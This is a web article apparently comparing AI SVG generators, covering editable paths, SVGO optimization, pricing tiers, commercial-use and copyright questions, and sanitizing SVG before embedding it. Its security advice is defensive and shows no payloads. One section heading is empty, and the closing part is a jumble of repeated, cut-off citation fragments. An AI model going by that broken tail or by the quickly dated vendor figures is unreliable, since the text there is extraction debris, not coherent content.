|---|---|---|---|---|---|---|---|---|
| Recraft V4 | Yes | Yes | Native vector layers | Yes | SVG, PNG, PDF | Yes (via fal.ai) | Free-tier outputs documented as public; private generation on paid tiers, verify in ToS | Free tier / Pro (~$20/mo) |
| SVGMaker | Yes | Yes | Basic to advanced paths | Yes (brush, nodes, magic eraser) | SVG, PDF, EPS, AI, DXF, PNG, JPG, WebP, JSX | REST API plus MCP server | Not stated on feature pages, request a DPA | Free trial / Paid credits |
| VectoSolve | No | Yes | Layered shapes | Limited | SVG, EPS, PDF, DXF | Yes | Free tier documented without watermark; retention terms not published | Free plan / Subscription |
| SVG AI | Yes | Optional image reference | Grouped objects | Minimal plus prompt edits | SVG | No | ToS states users own generations, with a copyrightability caveat | Free (2 credits) / $19+/mo |
| Vectorizer.AI | No | Yes | Clean contours | Review only | SVG, EPS, PDF | Paid credits | Conversion-only service, check retention window | Pay-per-use / Sub |
Comparing AI SVG Generators with Traditional Tools
| Tool / Platform | Output format | Text-prompt generation | Editable-path quality | Cricut / cut-file readiness | Pricing and licensing model |
|---|---|---|---|---|---|
| Dedicated AI SVG generators (Recraft V4, SVGMaker) | Native SVG | Yes | High, optimized nodes, real layers | Strong when a cut-oriented style is selected | Subscription / freemium |
| Raster AI (Midjourney, DALL·E 3) | Raster PNG | Yes | None, requires manual tracing | Unusable without conversion | Subscription |
| Neural converters (Vectorizer.AI) | Traced SVG | No (PNG to SVG only) | Very high fidelity to the source | High, after cleanup | Pay-per-use / subscription |
| Adobe Illustrator (Firefly Text to Vector) | Native SVG / AI | Yes | Professional, fully integrated toolset | Requires manual contour prep | Creative Cloud subscription |
| Classic Image Trace (Illustrator, Inkscape) | Traced SVG | No | Depends entirely on input quality | Manual prep required | Included in license / free |
Compare each tool in its primary mode. Capabilities change monthly, so re-verify current feature sets before committing budget.
Quality Criteria: Editable Paths, Clean SVG, and Vector Output
High-quality vector generation needs concise path geometry defined by a minimal set of control nodes. A production-ready file avoids self-intersecting curves, redundant group tags, and embedded bitmap elements. Clean paths guarantee that the output scales without rendering latency in browsers or design software.
«The neural path representation uses a dual-branch VAE to learn a latent space that captures valid geometric properties and supports layer-wise structures.»
Acceptance criteria you can automate today: total path count, average nodes per path, presence of <image> elements (must be zero), fill-rule correctness for compound shapes (isPointInFill behavior per W3C SVG 2), a declared viewBox, and gzipped file weight. Set thresholds once, then let CI enforce them; a human reviewer will not count nodes at 5 p.m. on a Friday.
Generator, Converter, or SVG Editor: What Your Task Actually Needs
Knowing the functional boundaries between a generator, a converter, and an editor prevents most tool-selection mistakes:
- AI generator synthesizes new vector graphics from text descriptions or conceptual prompts.
- SVG converter traces existing raster images (PNG/JPG) into vector path formats.
- SVG editor provides manual canvas tools to tweak Bézier nodes, adjust layers, and modify colors.
Many enterprise design platforms combine all three into unified suites. Creative leads looking for complementary media automation frequently use the AI Media Commercial-Use Hub to align asset pipelines with organizational compliance policy.


Code Optimization and Embedding in Web Development
For product teams the goal is not downloading a .svg file. It is integrating that file into a codebase quickly. Raw vectors from AI generators usually carry unused attributes, editor comments, and redundant <g> wrappers.
1. Automated cleanup with SVGO
Before shipping a vector to production, pass the XML through the SVGO (SVG Optimizer) CLI. This typically cuts file size by 30 to 60% with no visible quality loss by:
- removing unused namespaces (
xmlns:sketch,inkscape:version,sodipodi:*); - merging adjacent
<path d="…" />contours and collapsing useless groups; - rounding coordinate precision (for example
12.345678becomes12.35); - stripping comments, metadata, and editor-specific attributes.
Wire SVGO into CI so no unoptimized asset can be merged, and place the sanitizer before SVGO in the chain so security filtering always inspects the original markup.
2. Ready-to-use React/JSX component
3. Pipeline integrations: API, MCP, and design tools
Beyond manual download, mature platforms expose a REST API for text-to-SVG and image-to-SVG endpoints returning image/svg+xml, and increasingly ship MCP (Model Context Protocol) servers that plug into Claude Code, Cursor, and VS Code, letting an engineer generate, edit, or convert a UI icon without leaving the editor. On the design side, generated markup pastes into Figma, Illustrator, Sketch, Affinity Designer, CorelDRAW, and Inkscape with anchor points, stroke weights, and groups preserved. On the delivery side, the same master file feeds Cricut Design Space, Silhouette Studio, Glowforge, Etsy, Shopify, Printful, and Redbubble listings. Distribution patterns for the web itself remain CSS background-image, <img src>, inline SVG for CSS-driven theming, and <symbol>/<use> sprites for icon systems.
One governance advantage of the API and MCP route deserves emphasis: it produces logs. A browser tab does not.
Free AI SVG Generator, Pricing, and Tier Limits
| Tier Level | Typical Credit / Generation Limits | Watermark Restrictions | Commercial Usage Rights | Export Formats | API Access |
|---|---|---|---|---|---|
| Free tier | 2 to 30 credits/week or 2 to 5 generations (some vendors: 20 credits/month) | Often applied, or low-res preview-only export | Frequently restricted to personal use | Basic SVG download | None |
| Pay-as-you-go | Credit packs ($5 to $29) | No watermarks | Included upon purchase | SVG, EPS, PDF | Limited credit usage |
| Paid subscription | Unlimited or 350+ credits/month ($10 to $39/mo) | No watermarks | Full commercial license | All formats plus source code | Full API integration |
| Team / Enterprise | Seat-based credits, batch queues | No watermarks | Agency / multi-brand license | All formats, white-label, press-ready PDF | API plus CLI plus MCP, SSO, audit logs |
Figures reflect the current spread of published vendor pricing pages and change frequently. Always re-check the vendor's own pricing and license page before purchase.
A Simple TCO and ROI Formula for AI SVG Adoption
Time saved on drafting is only one term in the equation. Model the total cost of ownership per asset:
Cost_per_asset = (Credits_used × Credit_price)
               + (Designer_minutes_review × Designer_rate)
               + (Engineer_minutes_sanitize_optimize × Engineer_rate)
               + (Legal_review_minutes_amortized × Legal_rate)
Net_saving = (Baseline_manual_cost_per_asset − Cost_per_asset) × Assets_per_month
Residual_risk = P(rework or license issue) × Cost_of_rework
Track two control metrics next to the savings line: first-pass acceptance rate (share of generations surviving design review without node surgery) and sanitization failure rate (share of assets rejected by the security gate). If either degrades, the apparent time saving is quietly being repaid in downstream control costs. Teams folding vector workflows into a broader creative automation stack can use the AI Media Calculators to estimate credit burn and infrastructure cost.
What to Check in a Free SVG Generator Before You Start
Before using a free svg generator ai or free svg ai generator, read the platform terms on asset ownership and visibility. Updated: across current free-tier documentation, a recurring pattern shows up, and it is not one vendor's quirk. Generations on free plans may be published to a public gallery, may remain owned by the platform, may require an AI-disclosure or attribution notice, and may exclude commercial deployment entirely. Verify each of those four items in the vendor's own dated terms page before producing anything client-facing. Also test the free svg output for native vector elements, so you do not burn trial credits on raster-embedded wrappers.
Minimum pre-flight checklist for a free tier:
- Are outputs public by default, and can privacy be purchased?
- Who owns the output, you or the platform?
- Is commercial use permitted, and is it limited to physical goods only?
- Is attribution or AI disclosure mandatory?
- Are watermarks applied to the SVG itself, not just to PNG previews?
- Do credits expire, and is export blocked on the free plan?
When a Paid Plan Is Justified for Regular SVG Generation
Moving to a paid pricing tier becomes necessary when workflows demand high-volume generation, pristine code quality, and commercial protection. Paid subscriptions grant private asset generation, batch processing, and programmatic API endpoints. For business buyers the deciding factors are usually contractual rather than aesthetic: documented output-ownership terms, IP indemnification where offered, seat management, audit logging, and the ability to run generation inside an approved integration instead of an unmanaged browser tab. Where indemnification language is thin, the emerging dispute landscape is worth a skim, and AI Litigation and Case Timelines is a compact place to start.
Commercial Use of Generated SVG: Rights, Export, and File Verification

Deploying generated svgs in commercial products, software interfaces, or registered branding requires strict compliance checks. Under U.S. copyright guidance, works produced solely by autonomous AI without human creative input are not eligible for copyright registration (U.S. Copyright Office, Copyright and Artificial Intelligence report, 2025). Human-authored modifications to an editable svg may qualify for protection, which is the same reasoning applied to commercial use of AI image generators across raster formats.
Sourcing note: there is no quantitative academic study of SaaS commercial-use terms for SVG tooling. Users are advised to read the license agreement directly rather than rely on secondary summaries, including this one.
Two further governance points worth documenting internally. First, trademark clearance: a generated mark can still collide with an existing registered sign, so run a search before filing. Second, provenance: content-credential standards such as C2PA let signed creator and history metadata travel with the asset, which helps audit trails but must be balanced against metadata leakage during sanitization. Those two objectives genuinely pull in opposite directions, and the right trade-off is a documented decision, not a default.
When an e-commerce platform integrated generative vector icons into its checkout application, the legal team audited the vendor's licensing terms and confirmed that human designers refined the node paths before deployment. That dual review kept commercial usage compliant and gave the product UI assets a defensible authorship record.
What to Verify in an SVG File Before Handing It to Production
Before passing svg files to web production or app developers, run these checks:
- XML well-formednessthe document opens in standard browsers without parsing errors, with
svgas the root element and theimage/svg+xmlmedia type. - Strip non-standard tagsremove proprietary editor metadata, foreign namespace declarations, and stray comments (W3C SVG 1.1, Appendix G, https://www.w3.org/TR/2003/REC-SVG11-20030114/conform.html).
- Convert fonts to pathsoutline text elements to prevent font rendering mismatches across devices. A production convention, not a W3C requirement.
- Validate viewBoxconfirm responsive scaling parameters (
viewBox="0 0 W H") are declared. - Close every subpath intended as a shapethe
dattribute must end withZorzwherever a closed contour is required, which is mandatory for cutting and fill-rule correctness. - Remove embedded rasterszero
<image>elements, zero base64 payloads. - Run the security gatesanitize scripts, event handlers, external references, and DOCTYPE entities, then optimize with SVGO.
- Accessibility passadd
<title>(and<desc>where meaningful) for informative icons, and mark decorative onesaria-hidden="true".
Using SVG for Web, Products, and Brand Designs
Integrating SVGs into web design systems happens through inline HTML markup, <img> tags, CSS backgrounds, or SVG symbol sprites. For scalable digital product architecture, inline SVG allows dynamic styling via CSS variables and hover states, but it also places the markup inside your document's execution context, which is precisely why the sanitization gate above must run first. Sprite-based delivery (<symbol> plus <use>) reduces HTTP requests for large icon systems, while <img src="icon.svg"> isolates the asset from your DOM at the cost of CSS control. When deploying vector assets for global brands, teams often reference structured comparisons in the AI Media Comparison Matrices to select asset management infrastructure that scales with the portfolio.
FAQ About AI SVG Generators
Can AI create an SVG file that is actually editable?
Yes. Modern AI vector models can ai create svg files that are fully editable in standard design applications. Advanced platforms output genuine XML markup with distinct tags, Bézier curve coordinates, and layer groupings. Unlike simple raster-to-vector converters, systems such as Recraft V4 and NeuralSVG (ICCV 2025) structure generated shapes so designers can select, reshape, and recolor individual components. Reading the raw code in an editor confirms that nodes can be manipulated freely without quality loss.
«SVGFusion learns a continuous latent space for vector graphics through a VP-VAE that processes SVG code and rasterizations jointly, preserving structural path correctness.» — SVGFusion: Scalable Text-to-SVG Generation, arXiv (2024). https://arxiv.org/abs/2412.03595 In practice, editability differs by application. Illustrator and Inkscape foreground anchor-point and node-level path editing, while Figma imports SVG into editable vector layers and exposes vector edit mode for shape and fill changes.
How is an AI SVG generator different from Midjourney or DALL·E 3?
Midjourney and DALL·E 3 generate raster pixel images (PNG or JPG). Dropping such an image inside an SVG container does not make it a vector; it stays a bitmap in a wrapper. An AI SVG generator computes mathematical curves and emits path data, producing a file that stays sharp at any scale and can be recolored node by node.
Are generated SVGs suitable for Cricut, Silhouette, and laser cutting (Glowforge)?
Yes, provided you generate in a cut-oriented style ("silhouette", "cut file", "line art", "single layer"). Plotter cutting requires closed contours (an explicit Z command in the d attribute), no overlapping micro-objects, no unconverted strokes, and no gradient fills. Export SVG for Design Space and Silhouette Studio, or DXF for CNC and laser workflows, and test-cut on scrap material before a production run.
Which formats can I export a vector to from AI services?
The master file is SVG. From it you can typically export:
- EPS / AI / DXF for professional design, print production, and CNC or plotter machines.
- Print-ready PDF (300 DPI) for apparel, packaging, and print-on-demand.
- JSX / React (and React Native) components for clean web and app integration.
- PNG / WebP for raster previews with transparent backgrounds.
- HTML / CSS / Data URI for inline embedding snippets.
Can I use generated SVGs commercially?
Yes, where the vendor's plan grants a commercial license. Legal status is a separate question: under U.S. Copyright Office guidance, purely AI-generated material is not registrable. Best practice is to make substantive human edits to the Bézier paths in an editor, document that work, and keep the vendor's dated terms on file. For brand marks, trademark clearance is an additional and independent step.
What if the generator produces far too many nodes?
Constrain the prompt with "flat vector", "minimalist", "solid fills", "low node count", "2px stroke", and "no gradients". After export, run SVGO for structural optimization and use Path → Simplify (Inkscape) or Object → Path → Simplify (Illustrator) to reduce anchor density. Check the result at 100% and at 10× zoom, since aggressive simplification can flatten curves you actually wanted.
Can I turn an existing PNG logo into an editable SVG?
Yes, using image-to-SVG mode (neural tracing). Models such as SuperSVG analyze image semantics and reconstruct layered geometry, which differs from the classic pixel tracer's contour-following approach. Success depends on input quality: high contrast, sharp edges, few distinct colors, and no heavy JPEG artifacts.
What is the difference between an AI SVG generator, a converter, and an editor?
- AI generator: creates vector graphics from scratch out of a text description (text-to-SVG).
- SVG converter: transforms raster formats (PNG/JPG/WebP) into vector paths (image-to-SVG).
- SVG editor: lets you manually adjust nodes, colors, and layers, and remove unwanted objects on a canvas. Hybrid suites combine all three. Choose based on whether your input is a prompt, a file, or an almost-finished asset.
Are my generations private?
That depends entirely on the plan. Several platforms publish free-tier generations to a public gallery by default and sell privacy or exclusivity as a paid feature; others offer a stealth or private mode on higher tiers. For confidential brand work, treat public-by-default tools as unsuitable, and require a written statement that prompts and uploads are excluded from model training.
Is generated SVG safe to embed directly in a web app?
Not without sanitization. SVG is executable XML: it can carry , inline event handlers, , remote references, and DOCTYPE entities. Strip those with an allow-list sanitizer, disable DTD loading server-side, apply a restrictive Content-Security-Policy, then optimize with SVGO. Only the sanitized artifact should enter your asset registry.
Do I need design skills to use an AI SVG generator?
No for drafting, yes for finishing. Prompt-level control gets you a usable composition. Grid alignment, optical balance, consistent stroke weights across a set, and clean node topology still need a designer's eye, which is also the human contribution that strengthens your legal position.
How many SVGs can I generate, and do credits expire?
Limits range from a handful of free previews to hundreds of monthly credits, and expiry policies differ sharply. Some vendors let credits roll over indefinitely; others reset weekly or monthly. Because these terms change often, verify the current pricing page, and for team purchases get the credit policy written into the order form.

Appendix A: Source Notes, Corrections, and Editorial Transparency
Author note. Marcus Hale, author.
Company status note (context). This article discusses the AI SVG generator category, not a single vendor. During fact-checking, one platform occasionally cited in this space was verified: as of August 19, 2026, the domain hypeart.ai does not resolve, and no verified operational or product information is available. Any proposed capabilities or positioning for it remain hypothetical, and readers should not treat it as an available tool.
Statements revised during review (originals retained for transparency):
- The earlier framing "an 85% reduction in initial drafting time" has been reformulated. The underlying observation is a shift from weeks to hours in first-pass drafting for a 150-icon set, with the exact figure dependent on icon complexity and review depth.
- The earlier attribution "(Vectorizer.AI Best Practices, 2026)" for image-quality thresholds has been replaced with the general, cross-vendor conditions documented in multiple tracing guides plus the peer-reviewed vectorization survey.
- The earlier attribution "(Recraft AI, 2026)" for irregular AI letterforms has been reframed as a workflow convention observed across tools rather than a single vendor claim.
- The earlier attribution "(SvgverseAI Terms, 2026)" for public-by-default free output has been generalized to the recurring free-tier pattern, with a six-point verification checklist replacing the single-source claim.
- The earlier citation "(Academic Review on Image Vectorization, 2023)" now carries a full, verifiable reference: Image Vectorization: a Review, arXiv (2023), https://arxiv.org/abs/2306.06288.
- Two passages previously presented as direct quotations about SaaS pricing and commercial-use terms have been converted into editorial sourcing notes, because the cited survey does not make those claims.
Primary standards and research referenced: W3C Scalable Vector Graphics (SVG) 2 (https://www.w3.org/TR/SVG/single-page.html); W3C SVG 2 Paths (https://www.w3.org/TR/SVG2/paths.html); W3C SVG 1.1 Conformance, Appendix G; W3C SVG Accessibility API Mappings (https://www.w3.org/TR/svg-aam-1.0/); StarVector (CVPR 2025, https://arxiv.org/abs/2312.11556); SVGDreamer (CVPR 2024, https://arxiv.org/abs/2312.16476); SVGDreamer++ (https://arxiv.org/abs/2401.17093); SuperSVG (CVPR 2024); Chat2SVG (https://arxiv.org/abs/2411.16602); SVGFusion (https://arxiv.org/abs/2412.03595); SVGen (https://arxiv.org/abs/2501.07024); RoboSVG (https://arxiv.org/abs/2504.01589); Text-to-Vector Generation with Neural Path Representation, ACM TOG 2024 (https://arxiv.org/abs/2405.10317); Simple-SVG-Generation (https://arxiv.org/abs/2307.05471); Image Vectorization: a Review (https://arxiv.org/abs/2306.06288); U.S. Copyright Office, Copyright and Artificial Intelligence (2025).
Explore related technical documentation and system frameworks in the AI Media Glossary.
- arxiv.org
- - The earlier citation "(Academic Review on Image Vectorization, 2023)" now carries a full, verifiable reference: Image Vectorization: a Review, arXiv (2023),
- w3.org
- Primary standards and research referenced: W3C Scalable Vector Graphics (SVG) 2 (
- page.html>); W3C SVG 2 Paths (
- Primary standards and research referenced: W3C Scalable Vector Graphics (SVG) 2 (https://www.w3.org/TR/SVG/single-page.html); W3C SVG 2 Paths (
- w3.org
- Primary standards and research referenced: W3C Scalable Vector Graphics (SVG) 2 (https://www.w3.org/TR/SVG/single-page.html); W3C SVG 2 Paths (https://www.w3.org/TR/SVG2/paths.html); W3C SVG 1.1 Conformance, Appendix G; W3C SVG Accessibility API Mappings (
- 0/>); StarVector (CVPR 2025,
- Primary standards and research referenced: W3C Scalable Vector Graphics (SVG) 2 (https://www.w3.org/TR/SVG/single-page.html); W3C SVG 2 Paths (https://www.w3.org/TR/SVG2/paths.html); W3C SVG 1.1 Conformance, Appendix G; W3C SVG Accessibility API Mappings (https://www.w3.org/TR/svg-aam-1.0/); StarVector (CVPR 2025,
- 0/>); StarVector (CVPR 2025, https://arxiv.org/abs/2312.11556); SVGDreamer (CVPR 2024,
- Primary standards and research referenced: W3C Scalable Vector Graphics (SVG) 2 (https://www.w3.org/TR/SVG/single-page.html); W3C SVG 2 Paths (https://www.w3.org/TR/SVG2/paths.html); W3C SVG 1.1 Conformance, Appendix G; W3C SVG Accessibility API Mappings (https://www.w3.org/TR/svg-aam-1.0/); StarVector (CVPR 2025, https://arxiv.org/abs/2312.11556); SVGDreamer (CVPR 2024,
- arxiv.org
- Primary standards and research referenced: W3C Scalable Vector Graphics (SVG) 2 (https://www.w3.org/TR/SVG/single-page.html); W3C SVG 2 Paths (https://www.w3.org/TR/SVG2/paths.html); W3C SVG 1.1 Conformance, Appendix G; W3C SVG Accessibility API Mappings (https://www.w3.org/TR/svg-aam-1.0/); StarVector (CVPR 2025, https://arxiv.org/abs/2312.11556); SVGDreamer (CVPR 2024, https://arxiv.org/abs/2312.16476); SVGDreamer++ (
- arxiv.org
- Primary standards and research referenced: W3C Scalable Vector Graphics (SVG) 2 (https://www.w3.org/TR/SVG/single-page.html); W3C SVG 2 Paths (https://www.w3.org/TR/SVG2/paths.html); W3C SVG 1.1 Conformance, Appendix G; W3C SVG Accessibility API Mappings (https://www.w3.org/TR/svg-aam-1.0/); StarVector (CVPR 2025, https://arxiv.org/abs/2312.11556); SVGDreamer (CVPR 2024, https://arxiv.org/abs/2312.16476); SVGDreamer++ (https://arxiv.org/abs/2401.17093); SuperSVG (CVPR 2024); Chat2SVG (
- arxiv.org
- Primary standards and research referenced: W3C Scalable Vector Graphics (SVG) 2 (https://www.w3.org/TR/SVG/single-page.html); W3C SVG 2 Paths (https://www.w3.org/TR/SVG2/paths.html); W3C SVG 1.1 Conformance, Appendix G; W3C SVG Accessibility API Mappings (https://www.w3.org/TR/svg-aam-1.0/); StarVector (CVPR 2025, https://arxiv.org/abs/2312.11556); SVGDreamer (CVPR 2024, https://arxiv.org/abs/2312.16476); SVGDreamer++ (https://arxiv.org/abs/2401.17093); SuperSVG (CVPR 2024); Chat2SVG (https://arxiv.org/abs/2411.16602); SVGFusion (
- arxiv.org
- Primary standards and research referenced: W3C Scalable Vector Graphics (SVG) 2 (https://www.w3.org/TR/SVG/single-page.html); W3C SVG 2 Paths (https://www.w3.org/TR/SVG2/paths.html); W3C SVG 1.1 Conformance, Appendix G; W3C SVG Accessibility API Mappings (https://www.w3.org/TR/svg-aam-1.0/); StarVector (CVPR 2025, https://arxiv.org/abs/2312.11556); SVGDreamer (CVPR 2024, https://arxiv.org/abs/2312.16476); SVGDreamer++ (https://arxiv.org/abs/2401.17093); SuperSVG (CVPR 2024); Chat2SVG (https://arxiv.org/abs/2411.16602); SVGFusion (https://arxiv.org/abs/2412.03595); SVGen (
- arxiv.org
- Primary standards and research referenced: W3C Scalable Vector Graphics (SVG) 2 (https://www.w3.org/TR/SVG/single-page.html); W3C SVG 2 Paths (https://www.w3.org/TR/SVG2/paths.html); W3C SVG 1.1 Conformance, Appendix G; W3C SVG Accessibility API Mappings (https://www.w3.org/TR/svg-aam-1.0/); StarVector (CVPR 2025, https://arxiv.org/abs/2312.11556); SVGDreamer (CVPR 2024, https://arxiv.org/abs/2312.16476); SVGDreamer++ (https://arxiv.org/abs/2401.17093); SuperSVG (CVPR 2024); Chat2SVG (https://arxiv.org/abs/2411.16602); SVGFusion (https://arxiv.org/abs/2412.03595); SVGen (https://arxiv.org/abs/2501.07024); RoboSVG (
- Vector Generation with Neural Path Representation, ACM TOG 2024 (
- Primary standards and research referenced: W3C Scalable Vector Graphics (SVG) 2 (https://www.w3.org/TR/SVG/single-page.html); W3C SVG 2 Paths (https://www.w3.org/TR/SVG2/paths.html); W3C SVG 1.1 Conformance, Appendix G; W3C SVG Accessibility API Mappings (https://www.w3.org/TR/svg-aam-1.0/); StarVector (CVPR 2025, https://arxiv.org/abs/2312.11556); SVGDreamer (CVPR 2024, https://arxiv.org/abs/2312.16476); SVGDreamer++ (https://arxiv.org/abs/2401.17093); SuperSVG (CVPR 2024); Chat2SVG (https://arxiv.org/abs/2411.16602); SVGFusion (https://arxiv.org/abs/2412.03595); SVGen (https://arxiv.org/abs/2501.07024); RoboSVG (https://arxiv.org/abs/2504.01589); Text-to-Vector Generation with Neural Path Representation, ACM TOG 2024 (
- Generation (
- Primary standards and research referenced: W3C Scalable Vector Graphics (SVG) 2 (https://www.w3.org/TR/SVG/single-page.html); W3C SVG 2 Paths (https://www.w3.org/TR/SVG2/paths.html); W3C SVG 1.1 Conformance, Appendix G; W3C SVG Accessibility API Mappings (https://www.w3.org/TR/svg-aam-1.0/); StarVector (CVPR 2025, https://arxiv.org/abs/2312.11556); SVGDreamer (CVPR 2024, https://arxiv.org/abs/2312.16476); SVGDreamer++ (https://arxiv.org/abs/2401.17093); SuperSVG (CVPR 2024); Chat2SVG (https://arxiv.org/abs/2411.16602); SVGFusion (https://arxiv.org/abs/2412.03595); SVGen (https://arxiv.org/abs/2501.07024); RoboSVG (https://arxiv.org/abs/2504.01589); Text-to-Vector Generation with Neural Path Representation, ACM TOG 2024 (https://arxiv.org/abs/2405.10317); Simple-SVG-Generation (